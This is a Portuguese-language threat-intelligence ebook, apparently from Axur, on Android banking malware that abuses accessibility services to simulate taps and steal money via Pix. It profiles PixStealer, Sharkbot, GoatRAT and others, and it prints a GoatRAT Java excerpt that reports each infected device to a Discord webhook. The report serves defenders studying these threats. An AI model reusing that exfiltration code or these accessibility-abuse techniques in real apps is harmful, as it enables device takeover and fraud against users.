
AXUR



EBOOK

Como a 'mão fantasma' dos malwares viola a segurança de dispositivos Android

Como a 'mão fantasma' dos malwares viola a segurança de dispositivos Android

Resumo executivo

Antes de sistemas como o Android e o iOS serem criados, o mundo da computação já tinha acumulado muita experiência com sistemas como o Windows e o Linux e também com a geração anterior de sistemas mobile, como o Windows CE, o PalmOS e o Symbian. O que se sabia é que todos foram atacados por malwares, em maior ou menor grau.

Para evitar que esse cenário se repetisse e se viabilizar como um sistema capaz de unir flexibilidade de uso e confiabilidade, o Android adota uma série de recursos de segurança, aplicando a defesa em profundidade para dificultar exploits ao mesmo tempo em que limita a interação entre aplicativos. Embora o usuário possa diminuir algumas dessas barreiras, há certas concessões que nem o dono do aparelho está apto a fazer sem sair das linhas estabelecidas pelo sistema.

Apesar disso, criadores de malware conseguiram encontrar vários meios para desenvolver e disseminar malwares nesse ambiente.

Este relatório explora a técnica de ghost hand, ou "mão fantasma", que se caracteriza pelo uso de recursos de acessibilidade do Android para simular toques e gestos no aparelho.

Esse formato de ataque se tornou bastante popular nos últimos dois anos, sendo aplicado inclusive por diversos cavalos de troia de origem brasileira para a realização automatizada de transferências Pix. As possibilidades, porém, são as mais diversas.

O serviço de acessibilidade do Android é bastante poderoso, podendo viabilizar malwares de acesso remoto e controle total do dispositivo. Evidentemente, esse recurso não foi criado com o propósito de facilitar a atividade maliciosa na plataforma.

O objetivo do serviço de acessibilidade é apoiar soluções que facilitam o uso do aparelho por pessoas com deficiência, seja por dificuldades ligadas à visão ou às funções motoras exigidas para a realização dos gestos em interfaces de toque.

Tendo em vista a tarefa importante dessa tecnologia para a inclusão digital, o Android vem tentando modular o acesso a essas funções, buscando um equilíbrio entre a segurança e a missão da acessibilidade.

Para esclarecer cada um desses pontos e como eles se relacionam com o ambiente digital, este relatório traz:

- O panorama dos malwares do Android
- Como os ataques evoluíram para chegar à exploração da acessibilidade;
- O que as análises da Axur já revelaram sobre a técnica do ghost hand em diversos artefatos maliciosos (como PixStealer, Sharkbot, BrazKing e BrasDex);
- O que o Android tem feito para limitar esses malwares
- Como você pode proteger seu negócio, seus clientes e sua empresa.

Uma nova fronteira

A criação de ameaças e ataques direcionados a dispositivos móveis exige a incorporação de táticas e truques moldadas para esse fim. Além de utilizar um sistema operacional próprio, o smartphone desempenha um papel diferente na vida do usuário que não pode ser comparado ao do computador ou mesmo um notebook.

O smartphone pode estar acompanhando constantemente uma pessoa — tanto em situações em que ela está mais frágil, como um hospital, como em momentos de descontração e lazer. Por ser também um telefone, o smartphone é um canal mais do que legítimo para o recebimento de comunicações inesperadas.

Por ser um dispositivo mais limitado em armazenamento e processamento, o smartphone também se apoia bastante na nuvem como extensão de suas próprias capacidades. Considerando-se que o usuário está mais incentivado a armazenar informações em nuvem ou até a utilizar aplicações em ambientes remotos, o ataque ao smartphone pode se mostrar bastante vantajoso, abrindo caminho para acessos indevidos a essas aplicações em nuvem.

Tudo isso abre novas possibilidades para um atacante, seja no sentido de criar iscas que não fariam sentido na tela de um computador de mesa, de escolher melhor o momento para abordar uma vítima ou tirando proveito contextos típicos desses dispositivos. Os ataques são diversos, e golpistas continuam encontrando novas formas de explorar os canais de comunicação e os hábitos dos usuários para aumentar suas chances de êxito.

Ataques contra o smartphone

1/2

Phishing (Tradicional)	Mensagens por e-mail, SMS, aplicativo de mensagens e outros contextos de comunicação, com links ou telefones que levam a um contato direto com o atacante.
Vishing (Phishing por voz)	Golpes iniciados com uma ligação telefônica realizada pelo invasor que podem levar o usuário a acessar links ou ceder informações (como códigos 2FA).

Ataques contra o smartphone 2/2

Aplicativo falso	App que utiliza o nome e a marca de outra empresa, normalmente distribuído em lojas não oficiais.
Suporte técnico falso	Modalidade de vishing em que o atacante alega que o smartphone da vítima possui uma vulnerabilidade e que é preciso instalar um aplicativo de acesso remoto a pretexto de manutenção ou proteção do aparelho.
Atualização adulterada	Adulteração de aplicativo já instalado pelo usuário e que era inofensivo até a distribuição da atualização maliciosa.
Fleeceware / App indesejado	Aplicativos com funções indesejadas cadastrados com nomes enganosos, inclusive com períodos de teste ("trial") muito curtos e cobranças automáticas elevadas
Pirataria / Sideloading	Lojas de terceiros sem segurança que distribuem versões desbloqueadas de aplicativos pagos ou apps com bloqueio região, atraindo usuários interessados nesse conteúdo.
Malware integrado	A imagem de sistema do Android criada pelo fabricante pode conter códigos de terceiros que integram códigos maliciosos, como o cavalo de troia ***Triada***.
Espionagem local	Instalação de aplicativo de espionagem a partir do acesso físico ao aparelho.
Roubo	A vítima tem seu smartphone roubado, viabilizando acesso ao chip (SIM card). Para desbloquear o smartphone, o ladrão pode aguardar até que a vítima volte a utilizar o número do chip roubado e entre em contato (com phishing ou vishing) para obter uma senha de desbloqueio.
Exploit chain	Ataque sofisticado que utiliza múltiplas vulnerabilidades em sequência para violar a segurança do aplicativo e do sandbox do sistema, viabilizando a instalação de software com um único clique em um link malicioso.

Panorama no Android: um desafio para malwares

Os aplicativos para Android não possuem permissão para realizar qualquer tarefa no sistema, o que impõe uma série de restrições para o desenvolvimento de malware.

Em ambientes de desktop (como o Windows), qualquer software em execução normalmente é capaz de acessar todos os arquivos e funções disponíveis para o usuário. Isso significa que um programa não precisa de permissões especiais para detectar a digitação ou cliques, monitorar janelas, ler e modificar arquivos de usuário gerados por outros programas, entre outras atividades.

No Android, os softwares instalados pelo usuário são executados no application sandbox, o qual utiliza recursos de controle de acesso para isolar os aplicativos e limitar o acesso a dados do usuário.

O usuário interage com os controles desta sandbox ao executar os aplicativos por meio de janelas que informam quais permissões são necessárias. Assim, dados do sistema ou do usuário (como mensagens de SMS e lista de contatos) só podem ser acessados com a devida permissão do usuário. Sensores e interfaces de rede (como o GPS e o Bluetooth) também podem necessitar de permissões do usuário.

O teclado virtual, por sua vez, é controlado por um aplicativo específico e dedicado a essa função. Na prática, nenhum outro aplicativo deve ter acesso às informações digitadas pelo usuário: o programa só tem acesso ao que o usuário digitou em sua própria janela.

Esse isolamento não é absoluto. Por exemplo, a área de transferência (usadas pelas funções copiar/colar) pode ser lida ou escrita por aplicativos sem autorização prévia do usuário, permitindo que informações sejam transferidas ou coletadas por aplicativos sem que o usuário perceba.

No entanto, há algumas permissões que o usuário não pode conceder facilmente. O chamado armazenamento privado dos aplicativos, que deve ser usado para guardar qualquer informação que não tenha utilidade para outros programas, é sempre exclusivo de cada aplicativo. Os arquivos do próprio sistema operacional também estão sempre protegidos contra mudanças e só poderão ser modificados com a elevação das permissões para "root", o que não é um procedimento padrão no Android.

Mesmo com esses obstáculos, criminosos continuam desenvolvendo malwares para a plataforma. Em 2022, a Axur detectou 15 mil aplicativos mobile falsos – ou seja, apps maliciosos que tentam usar a identidade e a marca de serviços legítimos. Foi um número 15% maior que o de 2021.

Se os códigos maliciosos não deixaram de existir apesar das dificuldades, isso significa que os desenvolvedores de malwares procuraram alternativas para conseguir replicar ou adaptar comportamentos maliciosos nos smartphones. Alguns exemplos:

Coleta de dados de outros programas: o Android por regra não dá acesso global ao teclado nem às janelas abertas pelo usuário, inviabilizando o funcionamento tradicional dos keyloggers e softwares espiões para desktop. Os criadores de malware minimizam essa limitação criando apps falsos que imitam a interface do aplicativo legítimo para que o usuário digite suas informações na própria janela do malware. Outra opção mais invasiva é convencer o usuário a ativar a permissão de "sobreposição" para que o malware possa roubar o foco da janela de outro app com uma janela falsa.

Coleta de dados de digitação: como só o aplicativo registrado como teclado é capaz de coletar todas as informações de digitação, métodos tradicionais para coleta de dados só podem ser replicados na Android caso o malware seja ativado como teclado no Android. Embora esta seja uma via de ataque possível, ela requer muita cooperação por parte do usuário, e talvez por isso seja incomum na prática.

Roubo de cookies: uma operação muito comum em malwares do tipo credential stealer, o roubo de cookies não é possível no Android. O isolamento de dados de aplicativos impede que um app instalado no dispositivo acesse dados gerados por outro software, e isso inclui os cookies gerados pelo navegador web. O malware "Cookiethief", descoberto em 2020, foi um dos poucos que tentou burlar esta proteção – mas isso só foi possível para este malware com a obtenção de acesso "root", que não é padrão no Android, somada à configuração de um servidor proxy para redirecionar os acessos do navegador ao próprio malware.

Embora seja teoricamente possível explorar vulnerabilidades no Android para encurtar caminho e diminuir a necessidade de interação do usuário, isso não tem sido muito comum fora de ataques direcionados. A diversidade de dispositivos e personalizações do Android, bem como as técnicas de segurança em profundidade do sistema, tendem a dificultar a realização de ataques por esta via.

Explorar vulnerabilidades não é impossível, porém. Em março de 2023, o Google divulgou três cadeias de exploits (duas para Android e uma para o iOS) que obtinham acesso total ao dispositivo após um simples acesso a uma página web, dispensando a necessidade de instalar aplicativos ou conceder permissões. Os ataques foram atribuídos a empresas especializadas no desenvolvimento de softwares de espionagem – em outras palavras, não eram criminosos comuns usando essas vulnerabilidades para um malware qualquer.

De fato, criadores de malware têm preferido um caminho com apelo e funcionalidade universal – algo mais simples de ser replicado em diversos programas maliciosos diferentes, que não pode ser facilmente corrigido por uma atualização de software e ainda assim concede permissões suficientes para espionar e até controlar o dispositivo remotamente: o sistema de acessibilidade do Android.

Como a acessibilidade viabiliza ataques

As tecnologias assistivas (TAs) agrupam todos os dispositivos, técnicas e processos que provêm assistência ou apoio para melhorar a qualidade de vida de pessoas com deficiência.

Para viabilizar o uso dessas tecnologias dentro de seus ambientes, os sistemas operacionais trazem uma série de recursos dessa categoria com o nome de "acessibilidade" (caso do Android) ou "facilidade de acesso" (Windows).


No Windows, como não há isolamento entre a maioria dos aplicativos, os programas que oferecem acessibilidade não exigem tratamento especial. Mas um narrador de tela, por exemplo, precisa ter acesso ao conteúdo de qualquer aplicativo aberto, o que gera um conflito com o modelo de segurança mais restrito do Android.

Para que a segurança não inviabilize o uso e a inovação em tecnologias assistivas, o usuário tem autonomia para conceder a permissão de "serviço de acessibilidade" para qualquer aplicativo. Com essa permissão, o software passa a ser capaz de utilizar uma série de funções exclusivas para esse fim que são bastante abrangentes e não dependem da permissão de superusuário (root).

Como as funções de acessibilidade têm o objetivo de facilitar o uso do dispositivo por pessoas com restrições motoras, há funções que simulam as interações realizadas por gestos.

Por meio dessas funções, um software legítimo de acessibilidade pode traduzir ações que o indivíduo é capaz de realizar (inclusive por outros meios que não os tradicionais) em gestos ou toques que são compreensíveis para qualquer aplicativo.

Estando habilitado tanto para ler a tela como para interagir com os aplicativos abertos, um software de acessibilidade pode controlar basicamente qualquer aspecto do smartphone.



Antes disso, no entanto, o malware precisa convencer o usuário a conceder a permissão de acessibilidade a partir de uma tela específica nas configurações do Android. Em geral, o malware começa exibindo uma mensagem de alerta (conforme a ilustração) informando que o usuário precisa realizar essa configuração e dar seguimento a qualquer outra isca prometida durante a instalação do aplicativo.

Um dos malwares que fazem uso dessa técnica, conhecido como "GService", promete ser uma atualização do Android e informa que a atualização só poderá continuar quando a permissão for corretamente configurada pela vítima. Evidentemente, há outros tipos de mensagens, como veremos posteriormente.

O termo "acessibilidade", embora totalmente benigno no contexto que costuma ser usado, pode ser bastante confuso e desconhecido para a vítima. Apesar dos vários avisos do próprio sistema Android durante a configuração dessa permissão, o que se observa é que os criadores de malware continuam recorrendo aos recursos de acessibilidade – o que significa que esse método de ataque deve ter algum sucesso.

Seja como for, a complexa arquitetura de segurança do Android está basicamente derrotada após a concessão desta permissão. O aplicativo malicioso passa a ser capaz de não só acessar o texto na tela para ler informações aos quais ele não deveria ter acesso como também de interagir com os apps por meio de toques e de entradas falsas em campos de texto.

Inclusive, embora o malware continue não sendo capaz de obter o que é digitado por meio do teclado virtual, o acesso ao conteúdo da janela aberta permite monitorar constantemente o conteúdo dos campos de entrada (*EditText*), o que na prática viabiliza a função de captura de digitação mesmo sem o acesso direto ao teclado.

Como o Android não é capaz de validar se os gestos comandados pelo malware de fato partiram de uma iniciativa do usuário, o software malicioso pode forjar toques e gestos sem qualquer intervenção da vítima. É por esse motivo esse canal de ataque é conhecido como *ghost hand* e *GhostTouch* – "mão fantasma" e "toque fantasma", respectivamente.

A técnica da 'Mão fantasma' na prática

A equipe de Cyber Threat Intelligence da Axur já analisou diversos artefatos maliciosos que empregam engenharia social para convencer o usuário a configurar o malware como serviço de acessibilidade e, normalmente, também conceder a permissão de administração do sistema – uma permissão que é usada principalmente para viabilizar o acesso remoto enquanto o celular está ocioso e bloqueado.

Esses malwares trazem para o Android o modos operandi da família de cavalos de troia Banker, que rouba senhas bancárias no Windows, e em alguns casos também inovam com recursos que exploram o funcionamento dos aplicativos no Android.

PixStealer

Um dos primeiros malware destinados a automatizar transferências Pix não autorizadas pelo usuário, o PixStealer foi encontrado em 2021 e chegou a ser cadastrado no Google Play, a loja oficial de aplicativos do sistema.

A Axur constantemente monitora lojas de aplicativos e realiza o processo de takedown de apps ilegítimos de seus clientes, ajudando a minimizar o impacto de ocorrências como esta.

De todo modo, ao usar o nome de instituições financeiras como isca, o artefato convencia o usuário a ativar o serviço de acessibilidade se aproveitando da confiança depositada pela vítima na marca falsificada pelo atacante.

Após obter as permissões, o malware interagia com o app legítimo da instituição atacada, com toques na tela para abrir a consulta de saldo e depois o preenchimento de campos de texto da transferência Pix para iniciar enviar o dinheiro disponível em conta.

O procedimento de consulta de saldo para que o malware saiba quanto pode roubar da vítima acabaria se tornando uma função rotineira de códigos maliciosos desse tipo.

Sendo um dos primeiros malwares com essa capacidade, o PixStealer começou atuando contra uma única instituição financeira.

BrazKing e família 'Google Service'

Outra série de malwares pioneiros o uso de recursos de acessibilidade para roubo de dados bancários no Brasil, o BrazKing e o cavalo de troia "Google Service" também utilizam o serviço de acessibilidade para atacar instituições financeiras.

De fato, o nome "Google Service" é derivado diretamente do nome do serviço de acessibilidade instalado por esses artefatos. Assim como no PixStealer, o usuário é enganado sobre a necessidade de habilitar este serviço para supostamente realizar uma atualização importante no sistema Android para que o smartphone não seja bloqueado ou fique inoperante.

As diferenças entre as versões do malware estão principalmente no número de instituições atacadas e aperfeiçoamentos incluídos ao longo do tempo. A Axur detectou versões do cavalo de troia Google Service que miravam 13 aplicativos, enquanto outras chegaram a interferir nos serviços de 25 apps.

Esses malwares se caracterizam pelo controle remoto por meio de um servidor C2 ("command & control"). Entre as funções disponíveis, a "abre trava", por exemplo, força o smartphone contaminado a exibir uma janela sobreposta de algum serviço especificado pelo atacante. Também é comum a presença de um comando bastante específico – o "bking_opera".

Assim como o PixStealer, versões destes malwares foram encontradas no Google Play e removidas após serem denunciados pela ilegitimidade.




Figura 1: Link para instalação do RepatBanker, um dos malwares que utilizam o Google Service como serviço de acessibilidade.

Sharkbot

Quando se observa as capacidades e os objetivos, o Sharkbot é bastante semelhante aos demais malwares de acessibilidade. A ameaça se destaca, porém, pela utilização de iscas mais ligadas ao lazer, como reprodutores de áudio e vídeo, controle de IPTV ou versões supostamente aprimoradas de redes sociais (como WhatsApp+ e Facebook Gold).

Trata-se de uma linha de atuação bastante viável, já que esses apps são muito usados em dispositivos móveis.

Seria um engano pensar que isso significa que o malware é menos sofisticado do que outros códigos que tentam assumir a identidade de instituições financeiras. Na verdade, o Sharkbot conta com funções para ofuscar trechos de seu código e tenta detectar o uso de emuladores com o intuito de dificultar a engenharia reversa e a análise do seu comportamento.

Da mesma forma, o malware utiliza os toques e gestos simulados da acessibilidade em momentos específicos para fechar a janela e impedir que o usuário desinstale o malware pelos métodos tradicionais de gerenciamento de aplicativo. Outro diferencial é o monitoramento das mensagens SMS para roubar códigos da autenticação em duas etapas.

O que mais chama a atenção no Sharkbot, contudo, é a aposta em uma técnica de sobreposição (overlay). Antes do uso da permissão de acessibilidade, códigos maliciosos para Android usavam a permissão de "sobreposição de tela" para colocar janelas falsas por cima da tela verdadeira dos aplicativos.

O Sharkbot mistura as duas técnicas: ele é capaz de utilizar o serviço de acessibilidade para realizar ações automatizadas nos aplicativos do usuário, mas também pode ser comandado para exibir uma janela de sobreposição especificada pelo atacante no servidor de controle.

Com essas duas técnicas usadas em conjunto, o malware tem capacidade para realizar ataques automatizados e ainda ser uma poderosa ferramenta para o roubo de credenciais.

Figura 2: Overlay criado pelo Sharkbot permite capturar credenciais durante o fluxo de um app legítimo.

GoatRAT

Este malware convence o usuário a habilitar permissões de acessibilidade e gravação/transmissão da tela. Em um artefato analisado pela Axur, o malware utilizou o nome de "chatPrive", alegando que a acessibilidade era necessária para acesso ao "chat".

O monitoramento dos dispositivos contaminados é realizado por meio da plataforma de chat Discord, um serviço de chat gratuito que permite a criação de espaços (ou "servidores") privados de mensagem.

```
public void connect() {
    ScreenSharingHelper.requestSharing(this);
    if (this.sessionId == null) {
        this.sessionId = Utils.randomString(6, true);
        DiscordWebhook discord = new DiscordWebhook(Const.DISCORD_WEBHOOK);
        discord.setUsername("GoatRat.com - Remote Access");
        discord.setAvatarUrl("https://cdn.discordapp.com/attachments/1073074677838250014/1073074749888012328/istockphoto-1138228321-612x612_1.jpg");
        discord.setContent("<:link:  > **  ** **NOVA CONEXÃO** \\n<:link:  > **  ** **MODELO DO DISPOSITIVO**: " + getDeviceName()
        + "\\n<:link:  > **  ** **VERSÃO DO ANDROID**: " + getAndroidVersion() + "\\n>  " + this.sessionId + "````");
        try {
            discord.execute();
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }
    SharingEngine sharingEngine = this.sharingEngine;
    sharingEngine.setUsername(Build.MANUFACTURER + " " + Build.MODEL);
    this.sharingEngine.connect(this, this.sessionId, "", $$Lambda$MainActivity$RJI8PfEYrbXeBJbxjWp_lBOus.INSTANCE);
}
```

Figura 3: Trecho do código do GoatRAT responsável por registrar contaminações no Discord.

O malware possui diversas funções que usam o recurso da acessibilidade para simular toques e gestos na tela que respondem a comandos recebidos pelo seu controlador. Em vários casos, a nomenclatura dos comandos acompanha a finalidade a que se destinam – "tap" para toque, "swipe" para deslizar, "back" para voltar e "paste" para realizar uma operação de "colar", por exemplo.

Com essas permissões e funcionalidades, o criminoso é capaz de acompanhar a atividade do smartphone contaminado (via gravação de tela) e controlar o dispositivo remotamente com interferência direta nas ações realizadas pelo usuário.

O malware também utiliza essas funções para tentar interagir com alguns apps bancários brasileiros e realizar transferências automáticas via Pix.

BrasDex e PixPirate

O BrasDex e o PixPirate são malwares com atividade recente e distribuídos usando a marca e o nome de instituições financeiras, normalmente por meio de links e outros canais de engenharia social (phishing) ou lojas de terceiros.

Embora menos agressivos que o GoatRAT nos recursos voltados a viabilizar o controle total do dispositivo, esses artefatos têm a vantagem de exigir menos permissões para a instalação. Além disso, eles utilizam scripts que automatizam as transferências bancárias, atacando mais de uma dezena de instituições financeiras.

Assim como outros malwares, o PixPirate emprega mecanismos que dificultam a análise do seu comportamento e a desinstalação do aplicativo.

Esses malwares recentes, que estão em atividade plena em 2023, consolidam as técnicas mais eficazes para o roubo de dados e ações não autorizadas em smartphone ao mesmo tempo em que flexibilizam e modularizam suas capacidades para facilitar a integração de novos melhorias e se adaptando a novas medidas defensivas adotadas pelos aplicativos atacados.

Como o Android está reagindo

A evolução dos malwares de acessibilidades não parece ter passado despercebida pelo Google. Uma das mudanças veio ainda no Android 12, em 2021, que passou a permitir que os aplicativos se declarassem como ferramentas de acessibilidade — desde que sua finalidade realmente fosse prover algum serviço assistivo.

